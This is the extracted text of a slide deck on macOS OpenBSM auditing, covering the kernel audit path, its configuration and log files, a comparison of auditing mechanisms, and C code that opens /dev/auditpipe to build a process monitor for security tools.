
audit subsystem



events



kernel q



- 1 'auditable' event occurs
- 2 audit subsystem processes event
- 3 audit subsystem commits event  
(to user-mode log || pipe)

# OPENBSM kernel mode implementation



chapter 2: auditing  
-j. levin (\*os internals, v.iii)



event of interest?  
yes: invoke AUDIT\_\* macro

bsd/dev/i386/systemcalls.c

```
void unix_syscall(x86_saved_state_t *state)
{
    ...
    -- AUDIT_SYSCALL_ENTER(code, p, uthread);
    error = (* (callp->sy_call)) ((void *) p, (void *) vt, &(uthread->uu_rval[0]));
    AUDIT_SYSCALL_EXIT(code, p, uthread, error);
```




auditing enabled?  
yes: invoke audit\_\* function

```
#define AUDIT_SYSCALL_ENTER(args...)    do { \
    if (AUDIT_ENABLED()) { \
        audit_syscall_enter(args); \
    } \
} while (0)
```



audit\_record\_write()  
writes to log file



audit\_pipe\_submit()  
appends to /dev/auditpipe

bsd/security/audit/audit.h

# OPENBSM configuration

"auditing is actually enabled by default [on macOS], but its default settings are quite lax" -j. levin (\*OS internals)

```
# cat /etc/security/audit_control
dir:/var/audit
flags:lo,aa
naflags:lo,aa
policy:cnt,argv
filesz:2M
```

audit control file

```
# cat /etc/security/audit_event
...
6152:AUE_login:login - local:lo
6153:AUE_logout:logout - local:lo

44901:AUE_SESSION_START:session start:aa
44903:AUE_SESSION_END:session end:aa
```

audit events

```
# cat /etc/security/audit_class
0x00000000:no:invalid class
0x00000001:fr:file read
0x00000002:fw:file write
...
0x00000080:pc:process
0x00000100:nt:network
0x00000200:ip:ipc
0x00000400:na:non attributable
0x00000800:ad:administrative
0x00001000:lo:login_logout
0x00002000:aa:authentication and authorization
0x00004000:ap:application
0x20000000:io:ioctl
0x40000000:ex:exec
0x80000000:ot:miscellaneous
0xffffffff:all:all flags set
```

audit classes




audit events continually generated (in kernel), but filtering (i.e. `au_preselect()`) suppresses those that don't 'match' categories specified in audit control file.

# OPENBSM

## the audit logs



audit logs files are stored  
in /var/audit



```
# ls -l /var/audit/
lrwxr-xr-x 1 root wheel    40 current -> /var/audit/20171219092201.not_terminated
-r--r---- 1 root wheel 285367 20171219092201.not_terminated
```

```
# praudit /var/audit/current
header,141,11,user authentication,0,Sun Jan  7 10:37:33 2018
subject,patrick,root,staff,root,staff,
18059,100009,18059,0.0.0.0
text,Verify password for record type Users 'patrick' node '/
Local/Default'
return,success,0
trailer,141


header,72,11,logout - local,0,Sun Jan  7 10:37:39 2018
subject_ex,patrick,root,staff,patrick,staff,
18052,18052,268435459,0.0.0.0
return,success,0
trailer,72
```



log in a binary  
format, so use praudit



//'login'  
\$ sudo <blah>



//logout  
\$ exit

# AUDITING MECHANISMS

## a comparison of options

mechanism	events	consumers	api	SIP-compatible
 FSEvents	file i/o	many	yes	yes
 KDebug	any	1 (at a time)	yes	yes
 DTrace	any	many	yes	no
 OpenBSM	any	many	yes	yes




OpenBSM is the clear candidate for security tools looking to leverage macOS auditing capabilities!

let's see how!

# THE GOOD


## leveraging OpenBSM in security tools




# OPENBSM AUDITING programmatically, for security tools




Objective-See




BlockBlock



RansomWhere?



malware analysis  
tools



events of  
interest

patrick wardle @patrickwardle · 7 Nov 2015  
How does one get spawned proc paths via dtrace on SIP-enabled OS X 10.11?  
Guess emojis >monitoring your system? #smh

[MacBook-Pro: patrickw\$ sudo /usr/sbin/execsnop] [Level 1] [On a Mac, the job of tracing is handled by DTrace scripts]

dtrace: error on enabled probe ID 3 (ID 630: syscall::posix\_spawn:ret); invalid kernel access in action #8 at DIF offset 8  
dtrace: error on enabled probe ID 3 (ID 630: syscall::posix\_spawn:ret); invalid kernel access in action #8 at DIF offset 8->p  
dtrace: error on enabled probe ID 2 (ID 260: syscall::execve:ret); invalid kernel access in action #8 at DIF offset 8->files  
dtrace: error on enabled probe ID 2 (ID 260: syscall::execve:ret); invalid kernel access in action #8 at DIF offset 8->files  
dtrace: error on enabled probe ID 3 (ID 630: syscall::posix\_spawn:ret); invalid kernel access in action #8 at DIF offset 8

POM @hey\_pom · 7 Nov 2015  
@patrickwardle can't trace syscalls using dtrace when SIP is enabled. We can't make the distinction between a path or something more private

patrick wardle @patrickwardle · 7 Nov 2015  
@hey\_pom mahalo for clarification! Make sense-ish. Any suggestions then for monitoring proc creations (including non-Apps) from user-mode?

POM @hey\_pom

Following

Replying to @patrickwardle

@patrickwardle oh wait, the audit subsystem should log that too. Have a look at auditpipe, I think it's the name (not at a computer now).


dtrace,  
le dead : (

@hey\_pom suggests  
auditpipe (OpenBSM) !

# AUDITING VIA OPENBSM

## programmatically; a conceptual overview



1 connect to audit pipe



2 specify 'events' of interest



3 `while(true)  
read & tokenize events`




# CONNECTING TO THE AUDIT PIPE

simply `(f)open '/dev/auditpipe'`



audit  
events



ring-0 : ring-3

*"[applications can] tap into the audit stream...the kernel provides a character device - /dev/auditpipe"*  
-j. levin (\*OS internals)

```
//audit pipe
#define AUDIT_PIPE "/dev/auditpipe"

//file pointer to audit pipe
FILE* auditFile = NULL;

//gotta be r0ot
if(0 != getuid())
    return -1;

//open audit pipe for reading
auditFile = fopen(AUDIT_PIPE, "r");
```

opening the audit pipe

# CONFIGURING THE AUDIT PIPE

## specifying events of interest (i.e. process events)



let's build a  
process monitor!



```
# cat /etc/security/audit_class
0x00000000:no:invalid class
0x00000001:fr:file read
...
0x00000080:pc:process
0x40000000:ex:exec
...
0x80000000:ot:miscellaneous
0xffffffff:all:all flags set
```

audit\_class file

```
//event classes
u_int eventClasses = AUDIT_CLASS_EXEC | AUDIT_CLASS_PROCESS;

